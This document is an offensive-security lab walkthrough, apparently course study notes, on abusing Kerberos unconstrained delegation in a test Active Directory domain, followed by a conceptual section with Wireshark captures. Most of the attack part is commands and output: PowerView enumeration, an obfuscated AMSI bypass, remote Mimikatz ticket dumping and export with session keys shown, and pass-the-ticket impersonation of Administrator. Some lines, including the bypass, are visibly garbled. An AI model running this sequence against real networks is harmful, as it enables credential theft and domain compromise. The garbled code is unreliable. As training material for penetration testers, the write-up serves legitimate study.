

Unconstrained Delegation

now enumerating the computers which have unconstrained delegation enabled

```
. .\powerview.ps1
```

```
Get-NetComputer -Unconstrained
```

```
PS C:\Users\rem01x.crtpl\Desktop\tools> . .\powerview.ps1
PS C:\Users\rem01x.crtpl\Desktop\tools> Get-NetComputer -Unconstrained

pwdlastset : 10/14/2023 11:47:17 PM
logoncount : 76
serverreferencebl : CN=WIN-Q4788GPE9L7,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=crtpl,DC=
badpasswordtime : 1/1/1601 2:00:00 AM
distinguishedname : CN=WIN-Q4788GPE9L7,OU=Domain Controllers,DC=crtpl,DC=local
objectclass : {top, person, organizationalPerson, user...}
lastlogontimestamp : 10/26/2023 10:48:04 PM
name : WIN-Q4788GPE9L7
objectsid : S-1-5-21-701016945-1456686922-2798200677-1000
samaccountname : WIN-Q4788GPE9L7$
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
whenchanged : 10/26/2023 7:48:04 PM
accountexpires : NEVER
countrycode : 0
operatingsystem : Windows Server 2019 Standard Evaluation
instancetype : 4
msdsr-computerreferencebl : CN=WIN-Q4788GPE9L7,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=crtpl,DC=
objectguid : fd11ef97-abba-4136-9f90-9f6adb95ac78
operatingsystemversion : 10.0 (17763)
lastlogoff : 1/1/1601 2:00:00 AM
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=crtpl,DC=local
whencreated : {10/14/2023 8:47:00 PM, 1/1/1601 12:00:01 AM}
dscorepropagationdata : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/!WIN-Q4788GPE9L7.crtpl.local,
    ldap/WIN-Q4788GPE9L7.crtpl.local/ForestDnsZones.crtpl.local, ldap/WIN-Q4788GPE9L7.crtpl.local/Domains/WIN-Q4788GPE9L7.crtpl.local...}
serviceprincipalname : 

usncreated : 12293
lastlogon : 11/3/2023 3:45:26 PM
badpwdcount : 0
cn : WIN-Q4788GPE9L7
useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated : 10/14/2023 8:47:00 PM
primarygroupid : 516
iscriticalsystemobject : True
```

as we see we have the computer WIN-Q4788GPE9L7 with unconstrained delegation enabled

```
Find-LocalAdminAccess
```

```
PS C:\Users\Administrator\Desktop> Get-NetComputer -Unconstrained | select cn
cn
--
WIN-Q4788GPE9L7

PS C:\Users\Administrator\Desktop> Find-LocalAdminAccess
WIN-Q4788GPE9L7.crtpl.local
DESKTOP-V0AN63P.crtpl.local
PS C:\Users\Administrator\Desktop>
```

now as we see our user have local admin access to at the computer with unconstrained delegation

so let's abuse this now and try to dump it's secrets

```
Enable-PSRemoting
```

```
$sess = New-PSSession -ComputerName WIN-Q4788GPE9L7
```

```
Invoke-Command -FilePath ..\..\rem01x.crt\Desktop\tools\Invoke-Mimikatz.ps1 -Session $sess
```

```
Enter-PSSession -Session $sess
```

now let's bypass AMSI

```
$> eT-It'em ( 'V'+aR' + 'IA' + ('bLE:1'+q2') + ('uZ'+x') ) ([Type]({1}{0}~-F'F',rE')) ; ( Get-varI`A`BLE ( ('1Q'+2U')
```

```
PS C:\Users\Administrator\Desktop> Enable-PSRemoting
WinRM is already set up to receive requests on this computer.
WinRM is already set up for remote management on this computer.
PS C:\Users\Administrator\Desktop> $sess = New-PSSession -ComputerName WIN-Q4788GPE9L7
PS C:\Users\Administrator\Desktop> Invoke-Command -FilePath ..\..\rem01x.crt\Desktop\tools\Invoke-Mimikatz.ps1 -Session $sess
PS C:\Users\Administrator\Desktop> Enter-PSSession -Session $sess
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\Documents> $eT-It'em ( 'V'+aR' + 'IA' + ('bLE:1'+q2') + ('uZ'+x') ) ([Type]({1}{0}~-F'F',rE')) ; ( Get-varI`A`BLE ( ('1Q'+2U') + 'zx' ) -Val )."Ass'Emby"."
"GETTY_Pw"(( "{6}{3}{1}{4}{2}{0}{5}" -f("Uti"+1'),"A",("Am"+si"),("Man"+age+'men'+t.),("u"+to+'mation.')
,"s",("Syst"+em')))."g etf'iElD"(( "{0}{2}{1}" -f("a"+msi'),"d",("I"+initF+'aile")),( "{2}{4}{0}{1}{3}"
,-f("S"+tat),"i",("Non"+Publ+'i'),"c","c",))."sET'VaLUE"($n'UL1,$t'RuE")
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\Documents>
```

now let's try to dump the secrets

now let's list all the available tickets

```
Invoke-Mimikatz -Command '"sekurlsa::tickets"'
```

```
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command '"sekurlsa::tickets"'
#####
. mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /* Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***
mimikatz(powershell) # sekurlsa::tickets

Authentication Id : 0 ; 1130771 (00000000:00114113)
Session : Network from 0
User Name : Administrator
Domain : crtP
Logon Server : (null)
Logon Time : 11/3/2023 7:31:40 AM
SID : S-1-5-21-701016945-1456686922-2798200677-500

* Username : Administrator
* Domain : CRTP.LOCAL
* Password : (null)

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 11/3/2023 7:24:47 AM ; 11/3/2023 5:19:53 PM ; 11/10/2023 7:19:53 AM
Service Name (02) : krbtgt ; CRTP.LOCAL ; @ CRTP.LOCAL
Target Name (--) : @ CRTP.LOCAL
Client Name (01) : Administrator ; @ CRTP.LOCAL
Flags 60a1000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
1424b50d37e3fb76e882ccef4a43a0e4a8abe1f4d2c6071bb8c369d4bbba0386
Ticket : 0x00000012 - aes256_hmac ; kvno = [...] ; kvno = [...]

Authentication Id : 0 ; 1121645 (00000000:00111d6d)
Session : Network from 0
User Name : Administrator
Domain : crtP
Logon Server : (null)
Logon Time : 11/3/2023 7:30:55 AM
SID : S-1-5-21-701016945-1456686922-2798200677-500

* Username : Administrator
* Domain : CRTP.LOCAL
* Password : (null)

Group 0 - Ticket Granting Service
```

now let's export them

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```

```
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\kerb> Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'  
.#####. mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18  
.## ^ ##. "A La Vie, A L'Amour" (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjaming@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
## v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )  
## ####> https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz(powershell) # sekurlsa::tickets /export  
  
Authentication Id : 0 ; 1183198 (00000000:00120dde)  
Session : Network from 0  
User Name : Administrator  
Domain : crtp  
Logon Server : (null)  
Logon Time : 11/3/2023 7:35:44 AM  
SID : S-1-5-21-701016945-1456686922-2798200677-500  
  
* Username : Administrator  
* Domain : CRTP.LOCAL  
* Password : (null)  
  
Group 0 - Ticket Granting Service  
  
Group 1 - Client Ticket ?  
  
Group 2 - Ticket Granting Ticket  
[00000000]  
Start/End/MaxRenew: 11/3/2023 7:24:47 AM ; 11/3/2023 5:19:53 PM ; 11/10/2023 7:19:53 AM  
Service Name (02) : krbtgt ; CRTP.LOCAL ; @ CRTP.LOCAL  
Target Name (--) : @ CRTP.LOCAL  
Client Name (01) : Administrator ; @ CRTP.LOCAL  
Flags 60a10000 : name_canonical ; pre_authent ; renewable ; forwarded ; forwardable ;  
Session Key : 0x00000012 - aes256_hmac  
1424b50d37e3fb76e882cfeef4a43a0e4a8abea1f4d2c6071bb8c369d4bba0386  
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]  
* Saved to file [0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi !  
  
Authentication Id : 0 ; 1172196 (00000000:0011e2e4)
```

```
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\kerb> ls  
  
Directory: C:\Users\Administrator\kerb  
  
Mode LastWriteTime Length Name  
---- -- - - -  
-a--- 11/3/2023 7:36 AM 1679 [0;1012b4]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1679 [0;102e9a]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1679 [0;10af10]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1679 [0;10b7fb]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1679 [0;111d9a]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1679 [0;11e2e4]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1679 [0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1859 [0;2535d]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt  
p.local.kirbi  
-a--- 11/3/2023 7:36 AM 1693 [0;256ab]-2-0-60a10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1883 [0;25912]-1-0-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.crt  
p.local.kirbi  
-a--- 11/3/2023 7:36 AM 1857 [0;3e4]-0-0-40a50000-WIN-Q4788GPE9L7$@DNS-win-q4788gpe917.crtpl.  
ocal.kirbi  
-a--- 11/3/2023 7:36 AM 1883 [0;3e4]-0-1-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crtpl.  
ocal.kirbi  
-a--- 11/3/2023 7:36 AM 1693 [0;3e4]-2-0-60a10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1693 [0;3e4]-2-1-40e10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1883 [0;3e7]-0-0-40a50000-WIN-Q4788GPE9L7$@cifs-WIN-Q4788GPE9L7.crtpl.  
ocal.kirbi  
-a--- 11/3/2023 7:36 AM 1879 [0;3e7]-0-1-40a50000-WIN-Q4788GPE9L7$@GC-WIN-Q4788GPE9L7.crtpl.lo  
cal.kirbi  
-a--- 11/3/2023 7:36 AM 1859 [0;3e7]-0-2-40a50000-WIN-Q4788GPE9L7$@HTTP-WIN-Q4788GPE9L7.crtpl.  
ocal.kirbi  
-a--- 11/3/2023 7:36 AM 1837 [0;3e7]-0-3-40a50000-WIN-Q4788GPE9L7$@cifs-WIN-Q4788GPE9L7.kirbi  
-a--- 11/3/2023 7:36 AM 1827 [0;3e7]-0-4-40a50000.Kirbi  
-a--- 11/3/2023 7:36 AM 1859 [0;3e7]-0-5-40a50000-WIN-Q4788GPE9L7$@cifs-WIN-Q4788GPE9L7.crtpl.  
ocal.kirbi  
-a--- 11/3/2023 7:36 AM 1883 [0;3e7]-0-6-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.crtpl.  
ocal.kirbi  
-a--- 11/3/2023 7:36 AM 1859 [0;3e7]-0-7-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crtpl.  
ocal.kirbi  
-a--- 11/3/2023 7:36 AM 1837 [0;3e7]-0-8-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.kirbi  
-a--- 11/3/2023 7:36 AM 1693 [0;3e7]-0-9-60a10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1693 [0;3e7]-2-0-40e10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi  
-a--- 11/3/2023 7:36 AM 1859 [0;5b4bf]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt  
p.local.kirbi  
-a--- 11/3/2023 7:36 AM 1859 [0;5b58d1]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt  
p.local.kirbi  
-a--- 11/3/2023 7:36 AM 1859 [0;5bde61]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt  
p.local.kirbi  
-a--- 11/3/2023 7:36 AM 1883 [0;66d9a]-1-0-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.crt  
p.local.kirbi
```

now as we see we have administrator kirbi

but if their is not we can monitor for any action on this machine using user hunter to check if their was any action done by the administrator

```
Invoke-UserHunter -ComputerName WIN-Q4788GPE9L7 -UserAdminCount -Delay 5 -Verbose
```

```
PS C:\Users\Administrator\Desktop> Invoke-UserHunter -ComputerName WIN-Q4788GPE9L7 -UserAdminCount -Delay 5 -Verbose
VERBOSE: [Find-DomainUserLocation] TargetComputers length: 1
VERBOSE: [Get-DomainSearcher] search base: LDAP://WIN-Q4788GPE9L7.CRT.P.LOCAL/DC=CRTP,DC=LOCAL
VERBOSE: [Get-DomainUser] Searching for adminCount=1
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(adminCount=1))
VERBOSE: [Find-DomainUserLocation] TargetUsers length: 20
VERBOSE: [Find-DomainUserLocation] Total number of hosts: 1
VERBOSE: [Find-DomainUserLocation] Delay: 5, Jitter: 0.3
VERBOSE: [Find-DomainUserLocation] Enumerating server (1 of 1)

UserDomain      : crtP
UserName        : Administrator
ComputerName    : WIN-Q4788GPE9L7
IPAddress       : 10.0.0.7
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

as we see we have administrator account now

now let's pass the ticket into the memory and impersonate the user


```
Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\Administrator\kerb\[0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi"
```

```
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\kerb> Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\Administrator\kerb\[0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi"
.####. mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # kerberos::ptt C:\Users\Administrator\kerb\[0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
* File: 'C:\Users\Administrator\kerb\[0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi': OK
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\kerb> whoami
crtP\administrator
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\kerb>
```

now as we see we are administrator on this machine

Unconstrained Delegation Deep Dive (Rem01x Research)

now look at this photo below



this is the process of unconstrained delegation

- 1) vegeta wanna access the server web01 to list her folders
- 2) the web01 process then will **impersonate** vegeta and create new thread with vegeta credentials
- 3) the server then go to the share intended folder to list vegeta items with the **impersonated thread** created earlier

so what is happening !


Unconstrained Delegation

- When this delegation is configured on a service, the client delegates a copy of its TGT to the server
- The service can act on behalf of the client in the network by using its TGT
- Setting up this delegation requires Domain or Enterprise Admin privileges
 - SeEnableDelegation

- 1) the client **delegates** a copy of it's **TGT** to the server

2) the server can **behalf** like that client in the network **using this TGT**

now looking at the configuration of the unconstrained delegation




```
Get-NetComputer -Unconstrained | select cn,useraccountcontrol
```

```
PS C:\Users\rem01x.crtp\Desktop\tools> Get-NetComputer -Unconstrained | select cn,useraccountcontrol
cn
-- 
WIN-Q4788GPE9L7 SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

now let's see a Wireshark captured packets


Under the Hood



as we see

- 1) client **requests** a **TGT** first
- 2) domain controller **response** with the reply with the **TGT**
- 3) client **request** service ticket **TGS** for the **web application**
- 4) domain controller **response** with the reply with the **TGS**
- 5) **now look** at this the client again requests a **TGT** to delegate it to the **web service**
- 6) domain controller response with a **copy of the user TGT**
- 7) the application request go to the web server
- 8) the web service asks for a service ticket **TGS** for the **sql server** (it **requested TGS** because it has a **copy of the client TGT**)
- 9) the domain controller response with the **TGS**
- 10) **access garneted** and successfully accessed the **database server**
- 11) application will **reply**

now step by step



as we see here is the client after requesting the TGT and response as HTTP

now let's go to see the TGS Request

TGS-REQ - HTTP Ticket


- Sending TGT + Authenticator
- Target SPN:
 - HTTP/sharebrowser.capsule.corp

```

- Kerberos
  + Record Mark: 1573 bytes
  + tgs-req
    pvnno: 5
    msg-type: krb-tgs-req (12)
    * padata: 2 items
      + PA-DATA PA-TGS-REQ
        + padata-type: KRBS-PADATA-TGS-REQ (1)
        + padata-value: 0e0204ea300204e6a003020105a10302010ea20703050000...
        + ap-req
          + pvnno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
          + ap-options: 00000000
          + Ticket
          + authenticator
    + PA-DATA PA-PAC-OPTIONS
    + req-body
      + Padding: 0
      + kdc-options: 40810000
      + realm: CAPSULE.CORP
      + sname
        + name-type: KRBS-NT-SRV-INST (2)
        + sname-string: 2 items
          + SNameString: HTTP
          + SNameString: sharebrowser.capsule.corp
        + till: 2037-09-13 02:48:05 (UTC)
        + nonce: 547982417
      + etype: 5 items
      + enc-authorization-data
  
```

A red box highlights the "Ticket" and "authenticator" fields in the TGS-REQ message, and another red box highlights the "SNameString" field under the "sname" section, both of which are part of the "Ticket" structure.

now let's go and move on to the next part



now look at the server response with the TGS and encrypted time stamp

